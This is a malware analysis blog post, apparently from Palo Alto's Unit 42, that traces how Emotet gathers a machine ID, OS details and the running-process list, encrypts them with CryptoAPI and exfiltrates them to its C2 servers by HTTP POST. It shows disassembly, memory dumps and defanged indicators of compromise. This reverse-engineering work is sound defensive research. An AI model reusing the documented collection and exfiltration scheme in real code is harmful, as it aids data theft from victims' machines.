Emotet Command and Control Case Study

unit42.paloaltonetworks.com/emotet-command-and-control/

Chris Navarrete, Yanhui Jia

April 9, 2021

By Chris Navarrete and Yanhui Jia

April 9, 2021 at 12:00 PM

Category: Malware, Unit 42

Tags: C2, command and control, Cybercrime, Emotet, exploit

This post is also available in: 日本語 (Japanese)

Executive Summary

On March 8, 2021, Unit 42 published "Attack Chain Overview: Emotet in December 2020 and January 2021." Based on that analysis, the updated version of Emotet talks to different command and control (C2) servers for data exfiltration or to implement further attacks. We observed attackers taking advantage of a sophisticated evasion technique and encryption algorithm to communicate with C2 servers in order to probe the victim's network environment and processes, allowing attackers to steal a user's sensitive information or drop a new payload.

In this blog, we provide a step-by-step technical analysis, beginning from where the main logic starts, covering the encryption mechanisms and ending when the C2 data is exfiltrated through HTTP protocol to the C2 server.

Palo Alto Networks Next-Generation Firewall customers are protected from Emotet with Threat Prevention and WildFire security subscriptions. Customers are also protected with Cortex XDR.

Technical Analysis

This analysis will use custom function names (i.e., collect_process_data) that replace the regular IDA Pro's function format (i.e., sub_*) and will assume a 32-bit (x86) DLL executable with an image base address of 0x2E1000. The user can refer to the following image that contains function offsets, names and custom names for easy reference.

NOTE: Sub-functions used are not listed, since these can be easily located from the presented function offsets.

```
seg000:002E2C63     sub_2E2C63  ; c2_logic_ep
seg000:002E48BD     sub_2E48BD  ; encryption_functions_one
seg000:002EC46E     sub_2EC46E  ; CryptAcquireContextW
seg000:002E75AE     sub_2E75AE  ; CryptDecodeObjectEx
seg000:002EF292     sub_2EF292  ; CryptImportKey
seg000:002E66C9     sub_2E66C9  ; CryptGenKey
seg000:002F1A1F     sub_2F1A1F  ; CryptCreateHash
seg000:002F2349     sub_2F2349  ; generate_machine_id
seg000:002EDFE2     sub_2EDFE2  ; gen_machine_id_size
seg000:002F611C     sub_2F611C  ; write_GoR
seg000:002EC2E2     sub_2EC2E2  ; collect_os_data
seg000:002EF326     sub_2EF326  ; get_current_sessionid
seg000:002FA0AF     sub_2FA0AF  ; generate_process_data
seg000:002E9A37     sub_2E9A37  ; copy_collected_data_parent
seg000:002E9FDC     sub_2E9FDC  ; HTTP_LAUNCHER
seg000:002F6B8A     sub_2F6B8A  ; c2_data_write
seg000:002EF98C     sub_2EF98C  ; encryption_functions_two
seg000:002F1B49     sub_2F1B49  ; CryptDuplicateHash
seg000:002F2674     sub_2F2674  ; copy_c2_data
seg000:002F0A3B     sub_2F0A3B  ; CryptEncrypt
seg000:002E8010     sub_2E8010  ; CryptExportKey
seg000:002EF39F     sub_2EF39F  ; CryptGetHashParam
seg000:002E5F43     sub_2E5F43  ; CryptDestroyHash
seg000:002F511B     sub_2F511B  ; binary_data_zero
```

Figure 1. IDA’s functions reference information.

The present analysis begins from the entry point function c2_logic_ep (sub_2E2C63).

Encryption API Functions

This malware uses two main functions: encryption_functions_one and encryption_functions_two. Both functions makes use of Microsoft's Base Cryptography (CryptoAPI). The following section includes the properties used and actions performed by these crypto functions during the malware execution.

- *CryptAcquireContextW* - Uses a **PROV_DH_SCHANNEL** as provider type (**0x18**). The **CRYPT_VERIFYCONTEXT** and **CRYPT_SILENT** flags are combined with a bitwise-**OR** operation (**0xf0000040**) to make sure that no user interface (UI) is displayed to the user.
- *CryptDecodeObjectEx* - Uses a message encoding type **X509_ASN_ENCODING** and **PKCS_7_ASN_ENCODING** that are combined with a bitwise-**OR** operation (**0x10001**), a structure type **X509_BASIC_CONSTRAINTS** (**0x13**) and a total of **0x6a** bytes that are going to be decoded.
- *CryptImportKey* - Imports a key-blob of **0x74** in size (bytes) and type **PUBLICKEYBLOB** (**0x6**) with a **CUR_BLOB_VERSION** (**0x2**) version.
- *CryptGenKey* - Uses an **ALG_ID** value that is set to **CALG_AES_128** (**0x0000660e**) and generates a 128-bit AES session key.
- *CryptCreateHash* - Uses an **ALG_ID** value that is set to **CALG_SHA** (**0x00008004**), which, as the the name suggests, sets the SHA hashing algorithm.
- *CryptDuplicateHash* - Receives a handle to the hash to be duplicated.
- *CryptEncrypt* - This function receives two main parameters: a handle to the encryption key generated by the *CryptGenKey* function and a handle to a hash object generated by *CryptCreateHash*. This value will be used after encryption by calling the *CryptEncrypt* function and passing as a parameter the pointer to the C2 data.
- *CryptExportKey* - Uses a **SIMPLEBLOB** (**0x1**) type and **CRYPT_OAEP** (**0x00000040**) as a flag. The pointer to the buffer where the key-blob is exported is part of the malware's C2 data.
- *CryptGetHashParam* - As in the case of the *CryptExportKey* function, the destination pointer is part of the malware's C2 data.
- *CryptDestroyHash* - As its name implies, destroys the given hash.

Machine ID Generation and Length Checking

The generate_machine_id function, as its name states, is in charge of generating a machine identifier for the infected computer. The method used to generate the machine identifier is by making a call to the _snprintf function, which uses the format string %s_%08X to concatenate the value generated by *GetComputerNameA* and *GetVolumeInformationW*. In the particular case of the test machine used in this analysis, the resulting value is **ANANDAXPC_58F2C41B**.

```
seg000:002E4055 8D 84 24 28 02 00+lea     eax, [esp+268h+machine_id]
seg000:002E405C 50                push    eax ; machine id - empty variable
seg000:002E405D 51                push    ecx
seg000:002E405E FF 74 24 30       push    [esp+270h+var_240]
seg000:002E4062 FF B4 24 A4 00 00+push    [esp+274h+var_1D0]
seg000:002E4069 8B 54 24 40       mov     edx, [esp+278h+var_238]
seg000:002E406D 8B 8C 24 64 01 00+mov     ecx, [esp+278h+var_114]
seg000:002E4074 E8 D0 E2 00 00    call    generate_machine_id
```

Figure 2. Function call to generate a machine identifier (machine-ID value).

Once the machine-id is generated, a length-check verification is also generated. This is achieved by calling the "lstrlen" function wrapper gen_machine_id_length and passing as a parameter the returning value from the previous function call. For the case of the testing machine, the resulting length was "**12**", and such value will reside in a particular stack variable since it will be used as part of the C2 data. Subsequently, a new function call is made to the write_GoR function. Its original purpose is unknown, however, based on the analysis and how the returning value (**0x16F87C**) is used. It's presumably a delimiter, since it is located at the end of the C2 data.

```
seg000:002E3FB9 8B 84 24 B0 01 00+mov     eax, [esp+268h+var_B8]
seg000:002E3FC0 8B 84 24 0C 01 00+mov     eax, [esp+268h+var_15C]
seg000:002E3FC7 E8 50 21 01 00    call    write_GoR
seg000:002E3FCC 89 84 24 24 02 00+mov     [esp+268h+gor_value], eax ; GoR delimiter
seg000:002E3FD3 B9 D5 6E 35 0B    mov     ecx, 0B356ED5h
```

Figure 3 . Function call to generate C2 data delimiter.

Operating System Data Collection

Part of the exfiltrated data also includes **OS information,** and this is achieved by calling the collect_os_data function.

```
seg000:002E40BE 8B 44 24 78       mov     eax, [esp+268h+var_1F0]
seg000:002E40C2 8B 84 24 5C 01 00+mov     eax, [esp+268h+var_10C]
seg000:002E40C9 E8 14 82 00 00    call    collect_os_data
seg000:002E40CE 89 84 24 04 02 00+mov     [esp+268h+os_data], eax ; 00019E74
seg000:002E40D5 B9 76 A5 8D 28    mov     ecx, 288DA576h
```

Figure 4. Function call to collect OS information.

This function makes calls to *RtlGetVersion,* which stores data inside of an *OSVERSIONINFOW* structure, and *GetNativeSystemInfo* performs the same by saving its data inside a *SYSTEM_INFO* structure.

```
;Structure OSVERSIONINFOW at 0011F368
Address   Hex dump      Decoded data              Comments
0011F368  1C010000      DD 0000011C               ; Size = 284.
0011F36C  06000000      DD 00000006               ; MajorVersion = 6
0011F370  01000000      DD 00000001               ; MinorVersion = 1
0011F374  B11D0000      DD 00001DB1               ; BuildNumber = 7601.
0011F378  02000000      DD 00000002               ; PlatformId = VER_PLATFORM_WIN32_NT
0011F37C  5300 6500 72 UNICODE "Service "         ; Version[128.] = "Service Pack 1"

;Structure SYSTEM_INFO at 0011F344
Address   Hex dump      Decoded data              Comments
0011F344  0000          DW 0                      ; Architecture = ; PROCESSOR_ARCHITECTURE_INTEL;
0011F346  0000          DW 0                      ; Reserved = 0
0011F348  00100000      DD 00001000               ; PageSize = 4096.
0011F34C  00000100      DD 00010000               ; MinimumAppAddress = 10000
0011F350  FFFFFE7F      DD 7FFEFFFF               ; MaximumAppAddress = 7FFEFFFF
0011F354  01000000      DD 00000001               ; ActiveProcessorMask = 1
0011F358  01000000      DD 00000001               ; NumberOfProcessors = 1
0011F35C  4A020000      DD 0000024A               ; ProcessorType = PROCESSOR_INTEL_PENTIUM
0011F360  00000100      DD 00010000               ; AllocationGranularity = 65536.
0011F364  0600          DW 6                      ; ProcessorLevel = 6
0011F366  098E          DW 8E09                   ; ProcessorRevision = 36361.
```

Figure 5. OSVERSIONINFOW and SYSTEM_INFO structures filled up by API calls.

Once the data structures are populated, specific data is fetched by the instructions located at these offsets: 0x2EC3DB (*Ret value*), 0x2EC440 (*MajorVersion*), 0x2EC3DB, 0x2EC3D0 (*MinorVersion*) and 0x2EC45A (*Architecture|PROCESSOR_ARCHITECTURE_INTEL*).

The returning value is computed by adding and multiplying against fixed values: *MajorVersion*, *MinorVersion*, *Architecture* and the returning value (0x1) of the *RtlGetNtProductType* call, which is a symbolic constant (*NtProductWinNT)* of the NT_PRODUCT_TYPE enumeration data type. The following Python code simulates the logic that generates such value.

```
>>> def collect_os(major_version, min_version, architecture, nt_product_type):
    eax = nt_product_type
    esi = eax * 0x186A0
    eax = major_version * 0x3e8
    esi = esi + eax
    eax = min_version * 0x64
    esi = esi + eax
    ecx = architecture
    esi = esi + ecx
    print(hex(esi))
>>> collect_os(major_version=0x6, min_version=0x1, architecture=0x0, nt_product_type=0x1)
0x19e74 # seg000:002E40CE mov [esp+268h+os_data], eax ; 00019E74
>>>
```

Figure 6. Python proof of concept (PoC) emulating the OS data generation algorithm.

Remote Desktop Services Session Information Collection

More calls are performed, including the one to *GetCurrentProcessId*, which retrieves the process identifier for the current process, and the returning value is passed to the *ProcessIdToSessionId* function as parameter. According to the MSDN description, the *ProcessIdToSessionId* function "retrieves the Remote Desktop Services session associated with a specified process." The returning value of this function indicates the Terminal Services session the current process is running on.

```
seg000:002E44C8 8B 84 24 58 01 00+mov     eax, [esp+268h+var_110]
seg000:002E44CF 8B 84 24 C8 00 00+mov     eax, [esp+268h+var_1A0]
seg000:002E44D6 E8 4B AE 00 00    call    get_current_sessionid
seg000:002E44DB 89 84 24 08 02 00+mov     [esp+268h+current_session_id], eax ; 00000001
seg000:002E44E2 B9 7B 58 F9 37    mov     ecx, 37F9
```

Figure 7. Function call to retrieve the Terminal Service session identifier.

Process Scanning and C2 Data Collection

This function collects active running processes on the system by the execution of the traditional method of calling the *CreateToolhelp32Snapshot*, *Process32FirstW*, *GetCurrentProcessId* and *Process32NextW* functions. Before entering to this function, the instruction at offset 0x2E4715 loads the address of a local variable in the EAX register and pushed onto the stack. This variable will contain a pointer generated by a call to the *RtAllocateHeap* function that will eventually receive the process data information.

```
seg000:002E470E 8D 84 24 14 02 00+lea     eax, [esp+268h+running_processes]
seg000:002E4715 50                push    eax ; will contain running processes data
seg000:002E4716 FF 74 24 70       push    [esp+26Ch+var_1FC]
seg000:002E471A 8B 94 24 34 01 00+mov     edx, [esp+270h+var_13C]
seg000:002E4721 8B 4C 24 7C       mov     ecx, [esp+270h+var_1F4]
seg000:002E4725 E8 85 59 01 00    call    generate_process_data
    002F6009   8933     MOV DWORD PTR DS:[EBX],ESI ; write data into stack 0016F870
    002FA519   8907     MOV DWORD PTR DS:[EDI],EAX ; write data into stack 0016F86C
    002EC644   8906     MOV DWORD PTR DS:[ESI],EAX ; write data into stack 0016F874
seg000:002E472A 59                pop     ecx
seg000:002E472B 59                pop     ecx
```

Figure 8. Function call to generate and initialize values with process data.

This function also makes calls to the sub-function named copy_collected_data_parent. During its execution, it generates a new memory section made by a call to the *RtlAllocateHeap* function, and some subsequent calls to the memcpy wrapper function to copy collected C2 data to the new allocated section.

```
seg000:002E41FB FF 74 24 48       push    [esp+268h+var_220]
seg000:002E41FF 8D 94 24 EC 01 00+lea     edx, [esp+26Ch+c2_data] ; c2 data @ 0016F840
seg000:002E4206 FF B4 24 A4 00 00+push    [esp+26Ch+var_1C8]
seg000:002E420D 8D 8C 24 04 02 00+lea     ecx, [esp+270h+machine_id_1] ; machine id
seg000:002E4214 E8 1E 58 00 00    call    copy_collected_data_parent
    002E9FA1   8943 04          MOV DWORD PTR DS:[EBX+4],EAX ; set new/random value at stack
0016F844
    002E9E3C   8903             MOV DWORD PTR DS:[EBX],EAX ; set new/random value at stack
0016F840
seg000:002E4219 59                pop     ecx
seg000:002E421A 59                pop     ecx
[...]
```

Figure 9. Function call that collects and initializes values with C2 data.

The next function to call is HTTP_LAUNCHER, which contains sub-functions that provide web capability, among other tasks. At this point in time, the variables are initialized with the corresponding return values from the previously executed functions. The following ASCII dump shows the variable addresses, the related data and information about which function, or instruction offset, provided the given data.

```
0016F840  001C9A20   š. ; generated by copy_collected_data_parent (at offset 002E9E3C)
0016F844  0000019E  ž.. ; generated by copy_collected_data_parent (at offset 002E9FA1)
0016F848  002FE000  .à/.
0016F84C  00000200  ...
0016F850  42000040  @..B
0016F854  0016F880  €ø.  ASCII "ANANDAXPC_58F2C41B" ; Machine-ID (generated by gen_machine_id)
0016F858  00000012  ... ; Length of Machine-ID (generated by gen_machine_id_length)
0016F85C  00019E74  tž. ; generated by collect_os_data
0016F860  00000001  ... ; generated by get_current_sessionid
0016F864  01346150  Pa4 ; fixed value one (at offset 002E4778)
0016F868  00001388  ˆ.. ; fixed value two (at offset 002E461D)
0016F86C  001C9D08  .  ASCII "OLLYDBG.EXE,SearchFilterHost.exe,SearchProtocolHost.exe, [...]" ;
generated by generate_process_data (at offset 002FA519)
0016F870  0000016C  l.. ; generated by generate_process_data (at offset 002F6009)
0016F874  001AA6B8  ¸¦.; generated at offset 002EC644
0016F878  00000000  ....  ; generated at offset 002EC628
0016F87C  B9526F47  GoR¹ ; generated by write_GoR (at offset 2E3FCC)
```

Figure 10. Stack-snapshot including collected data and the data generation functions references.

The next step is a call to the c2_data_write function, which calls the write_collected_data sub-function and passes as parameters two values:

1. A pointer to the C2 data (0x2EAC3E).
2. The returning value (address) of a new memory allocation generated by a call to the *RtlAllocateHeap* function located at offset 0x2F989B.

This newly generated data passes through an algorithm, which in addition to writing (at offset 0x2FA830) also modifies certain bytes (at offset 0x2FA6DE) of the C2 data, especially some filename extensions.

```
seg000:002EAC35 FF 77 04          push    dword ptr [edi+4]
seg000:002EAC38 8B CE             mov     ecx, esi
seg000:002EAC3A FF 74 24 30       push    [esp+0C74h+var_C44]
seg000:002EAC3E FF 37             push    dword ptr [edi] ; C2 data @ 0016F840 - used as source
seg000:002EAC40 53                push    ebx             ; destination - empty
seg000:002EAC41 FF B4 24 FC 00 00+push    [esp+0C80h+var_B84]
seg000:002EAC48 8B 54 24 58       mov     edx, [esp+0C84h+var_C2C]
seg000:002EAC4C E8 39 BF 00 00    call    c2_data_write
|     002EC55C   FFD0            call eax    ; kernel32.GetProcessHeap
|     002F989B   FFD0            call eax    ; ntdll.RtlAllocateHeap
|     [...]
|     seg000:002F6C80 8B 4D 10          mov     ecx, [ebp+arg_8] ; machine_id, proceccess, etc.
|     seg000:002F6C83 57                push    edi ; 002F6C75 - new allocation
|     seg000:002F6C84 53                push    ebx ; 181
|     seg000:002F6C85 FF 75 0C          push    [ebp+arg_4] ; empty var
\     seg000:002F6C88 E8 43 39 00 00    call    write_collected_data
```

Figure 11. Function calls that write collected data in memory.

Once the data is collected, a call to write_c2_data_zero is made, which will allocate additional memory by calling the AllocateHeap (0x2E99DC) function. This function will eventually be called twice, and it will call more sub-functions in where the instructions at offset 0x2F362A of the write_c2_data_one function will generate two DWORD values: 0x1, which is a fixed value, and 0x132, which is the length of the C2 data. The next step is a call to copy_c2_data (a wrapper to memcpy at offset 0x2F794C) function, which copies the C2 data to a new location next to the two values mentioned earlier.

```
seg000:002EACC9 E8 FF E9 FF FF     call    write_c2_data_zero
    seg000:002E99DC E8 55 ED FF FF     call    AllocateHeap
    seg000:002E99E1 89 06              mov     [esi], eax      ; new allocation
seg000:002E99B9 E8 51 9C 00 00     call    write_c2_data_one
    seg000:002F362A 89 30              mov     [eax], esi ;
    seg000:002E9A1D E8 76 DF FF FF     call    write_c2_data_two
        seg000:002E7A84 E8 86 BB 00 00     call    write_c2_data_one
        seg000:002E7A9D E8 D2 AB 00 00     call    copy_c2_data
            seg000:002F794C    FFD0             CALL EAX ; ntdll.memcpy
```

Figure 12. Function calls that perform intermediary C2 data copying.

The next sequential function execution is a call to *CryptDuplicateHash*. After that, a call to copy_binary_data is made, which makes a final C2 data copy to a new memory allocation. This location will contain the last C2 data before being encrypted by the *CryptEncrypt* function, as will be performed in subsequent steps.

```
seg000:002F0065 FF 75 00           push    dword ptr [ebp+0] ; C2 UNENCRYPTED DATA
seg000:002F0068 FF 74 24 40        push    [esp+120h+var_E0]
seg000:002F006C FF B4 24 94 00 00+push     [esp+124h+var_90]
seg000:002F0073 52                 push    edx ; new data used as destination of collected data
seg000:002F0074 8B 94 24 A4 00 00+mov      edx, [esp+12Ch+var_88]
seg000:002F007B FF 75 04           push    dword ptr [ebp+4]
seg000:002F007E 8B 4C 24 34        mov     ecx, [esp+130h+var_FC] ; 000014AD
seg000:002F0082 E8 ED 25 00 00     call    copy_binary_data
```

Figure 13. Function calls that make a final copy of unencrypted C2 data.

The following picture shows the buffer with its related values and description highlighted with different colors for easy reference.




Figure 14.

In-memory byte offsets and sizes, including individual descriptions.

The next call is to the *CryptEncrypt* function wrapper, which will reach the real API function via an indirect call to the EAX register located at offset 0x2F0AD4.

```
seg000:002EFEA2 52                push    edx ; C2 UNENCRYPTED DATA
seg000:002EFEA3 FF 74 24 68       push    [esp+12Ch+var_C4]
seg000:002EFEA7 FF 74 24 5C       push    [esp+130h+var_D4]
seg000:002EFEAB 50                push    eax
seg000:002EFEAC 51                push    ecx
seg000:002EFEAD FF B4 24 9C 00 00+push    [esp+13Ch+var_A0]
seg000:002EFEB4 8B 8C 24 C8 00 00+mov     ecx, [esp+140h+var_78]
seg000:002EFEBB FF 74 24 58       push    [esp+140h+var_E8]
seg000:002EFEBF FF B4 24 B0 00 00+push    [esp+144h+var_94]
seg000:002EFEC6 8B 94 24 C8 00 00+mov     edx, [esp+148h+var_80]
seg000:002EFECD E8 69 0B 00 00    call    CryptEncrypt
    seg000:002F0AD4 FF D0             call    eax ; CryptEncrypt
```

Figure 15. Function call to CryptEncrypt to encrypt C2 data.

The following picture shows the before and after encryption status of the C2 data.




Figure 16. Before and after encryption status of C2 data.

Once the C2 data is encrypted, the following step is to export the current encryption key by calling the *CryptExportKey* function at offset 0x2EFF2C.

```
seg000:002EFEF0 FF 74 24 70       push    [esp+11Ch+var_AC]
seg000:002EFEF4 C7 84 24 B0 00 00+mov     [esp+120h+var_70], 6Ch
seg000:002EFEFF 8D 94 24 B0 00 00+lea     edx, [esp+120h+var_70]
seg000:002EFF06 FF 74 24 6C       push    [esp+120h+var_B4]
seg000:002EFF0A 8D 8C 24 B8 00 00+lea     ecx, [esp+124h+var_6C]
seg000:002EFF11 FF 74 24 58       push    [esp+124h+var_CC]
seg000:002EFF15 FF 74 24 28       push    [esp+128h+var_100]
seg000:002EFF19 A1 20 CA 2F 00    mov     eax, ds:2FCA20h
seg000:002EFF1E FF 70 10          push    dword ptr [eax+10h]
seg000:002EFF21 FF 70 24          push    dword ptr [eax+24h]
seg000:002EFF24 FF 74 24 44       push    [esp+134h+var_F0]
seg000:002EFF28 FF 74 24 7C       push    [esp+138h+var_BC]
seg000:002EFF2C E8 DF 80 FF FF    call    CryptExportKey
```

Figure 17. Function call to CryptExportKey wrapper.

After exporting the key, a loop located at offset 0x2EFF41 has an instruction at offset 0x2EFF43 that writes into C2 data 0x60 bytes of the exported key.

```
seg000:002EFF41                     loc_2EFF41:
seg000:002EFF41 8A 01               mov     al, [ecx]
seg000:002EFF43 88 02               mov     [edx], al ; write byte value here - exported key data
seg000:002EFF45 42                  inc     edx
seg000:002EFF46 49                  dec     ecx
seg000:002EFF47 8D 84 24 BC 00 00+lea     eax, [esp+11Ch+var_60]
seg000:002EFF4E 3B C8               cmp     ecx, eax
seg000:002EFF50 73 EF               jnb     short loc_2EFF41
```

Figure 18. Write loop to populate exported crypto key data.

Now, a call to the API function *CryptGetHashParam* is made with a parameter that contains a pointer to *CryptDestroyHash* that will write 20 bytes of the generated hash into the C2 data.

```
seg000:002F00C6 8D 47 60           lea     eax, [edi+60h]
seg000:002F00C9 50                 push    eax ; pointer to save hash in c2 data
seg000:002F00CA E8 D0 F2 FF FF     call    CryptGetHashParam
```

Figure 19. Function call to CryptGetHashParam.

The following image shows how the final C2 data is stored in memory.




Figure 20. In-memory byte inclusion of Exported Key, Hash Value and Encrypted C2 data.

C2 Exfiltration: HTTP Post Request Generation

At this stage, the C2 data containing **Exported Key**, **Hash Value**, and **Encrypted C2 data** are done. Thus, the last stage is the completion of the data exfiltration. The following steps prepare the required data (e.g., IP address, HTTP form structure and values, etc.).

```
002EAB6C    E8 FDD00000    CALL 002F7C6E    ; Collect and set IP address
002EAF9B    E8 29270000    CALL 002ED6C9    ; Loop to generate HTTP URI path data
002EADCB    E8 CDDA0000    CALL 002F889D    ; Generate DNT, Referer, and Content-Type format string
002EAE14    E8 CA7BFFFF    CALL 002E29E3    ; Concatenate DNT, Referer, and Content-Type
```

Figure 21. Function calls to fulfill the first half of HTTP requirements before data exfiltration.

At this point, subsequent function calls are performed to generate the binary data that will be included within the HTTP form. The following section will describe the detailed steps that lead to such encrypted data and its exfiltration to the C2 server.

This step consists of copying the C2 data (bytes) to the web form. This is achieved by the execution of the copy_c2_data sub-function. This function will generate a binary **MIME attachment** of the "application/octet-stream" content type with the input data to be suitable for binary transfer.

```
seg000:002EAFD3 8D 84 24 4C 01 00+lea     eax, [esp+0C70h+var_B24]
seg000:002EAFDA 50                push    eax
seg000:002EAFDB 8D 94 24 74 01 00+lea     edx, [esp+0C74h+boundary]
seg000:002EAFE2 8D 8C 24 40 01 00+lea     ecx, [esp+0C74h+binary_data_var] ; from encryption
function 002EAE99
seg000:002EAFE9 E8 2D A1 00 00    call    binary_data_zero
    [...]
    seg000:002F512C 89 8C 24 BC 00 00+mov     [esp+14Ch+binary_data_var], ecx
    [...]
    seg000:002F57EA 8B 8C 24 BC 00 00+mov     ecx, [esp+14Ch+binary_data_var]
    seg000:002F57F1 E9 1A FF FF FF    jmp     loc_2F5710 ; eventually reach 002F5829

    seg000:002F5829 FF 31             push    dword ptr [ecx] ; C2 encrypted data from 002EAFE2
    seg000:002F582B FF 74 24 38       push    [esp+150h+var_118]
    seg000:002F582F FF B4 24 80 00 00+push    [esp+154h+var_D4]
    seg000:002F5836 8B 94 24 C0 00 00+mov     edx, [esp+158h+var_98]
    seg000:002F583D 57                push    edi
    seg000:002F583E FF 71 04          push    dword ptr [ecx+4]
    seg000:002F5841 8B 8C 24 94 00 00+mov     ecx, [esp+160h+var_CC]
    seg000:002F5848 E8 27 CE FF FF    call    copy_c2_data ; Copy form data binary content (bytes)
    [...]
        seg000:002F794C FF D0             call    eax   ; ntdll.memcpy
```


Figure 22. Function calls to copy binary data to the web form.

At this stage, the final payload is preparing the environment to submit information to the C2 server. To do so, it executes function calls to retrieve the required data to finally perform the HTTP request.

```
002F5960    E8 5CB8FEFF    CALL 002E11C1   ; Generate request body values (name, and filename)
002F5848    E8 27CEFFFF    CALL 002F2674   ; Generate form data binary content (bytes)
002F5792    E8 B427FFFF    CALL 002E7F4B   ; Close the form boundary
002ED4C7    E8 82220000    CALL 002EF74E   ; ObtainUserAgentString
002E5AE1    FFD0           CALL EAX        ; InternetOpenW
002E1C81    FFD0           CALL EAX        ; HttpOpenRequestW
002F6B84    FFD0           CALL EAX        ; InternetSetOptionW
002F84BE    FFD0           CALL EAX        ; HttpSendRequestW
```

Figure 23. Function calls to fulfill the second half of HTTP requirements before data exfiltration.

As can be seen in the function call list, the HttpSendRequestW() API function is used to send the data to the server. This function allows the sender to exceed the amount of data that is normally sent by HTTP clients.


emotet_dll_c2_final.pcap
Wireshark · Follow HTTP Stream (tcp.stream eq 0) · emotet_dll_c2_final.pcap
Exported Key
Hash Value
Encrypted C2 data

Figure

24. Wireshark capture showing POST request including Exported Key, Hash Value and Encrypted C2 data.

Conclusion

Emotet was active in the wild for several years before a coordinated law enforcement campaign shut down its infrastructure in late January 2021. Its attack tactics and techniques had evolved over time, and the attack chain is very mature and sophisticated, which makes it a good case study for security researchers. This research provides an example of Emotet C2 communication, including C2 server IP selection and data encryption, so we can better understand how Emotet malware utilizes this sophisticated technique to evade security production detection.

Palo Alto Networks customers are protected from this kind of attack by the following:

1. Threat Prevention signatures 21201, 21185 and 21167 identify HTTP C2 requests attempting to download the new payload and post sensitive info.
2. WildFire and Cortex XDR identify and block Emotet and its droppers.

Indicators of Compromise

Samples

2cb81a1a59df4a4fd222fbcb946db3d653185c2e79cf4d3365b430b1988d485f

Droppers

bbb9c1b98ec307a5e84095cf491f7475964a698c90b48a9d43490a05b6ba0a79
bd1e56637bd0fe213c2c58d6bd4e6e3693416ec2f90ea29f0c68a0b91815d91a

URLs

http://allcannabismeds[.]com/unraid-map/ZZm6/
http://giannaspsychicstudio[.]com/cgi-bin/PP/
http://ienglishabc[.]com/cow/JH/
http://abrillofurniture[.]com/bph-nclex-wygq4/a7nBfhs/
https://etkindedektiflik[.]com/pcie-speed/U/
https://vstsample[.]com/wp-includes/7eXeI/
http://ezi-pos[.]com/categoryl/x/

IPs

5.2.136[.]90
161.49.84[.]2
70.32.89[.]105
190.247.139[.]101
138.197.99[.]250
152.170.79[.]100
190.55.186[.]229

132.248.38[.]158
110.172.180[.]180
37.46.129[.]215
203.157.152[.]9
157.245.145[.]87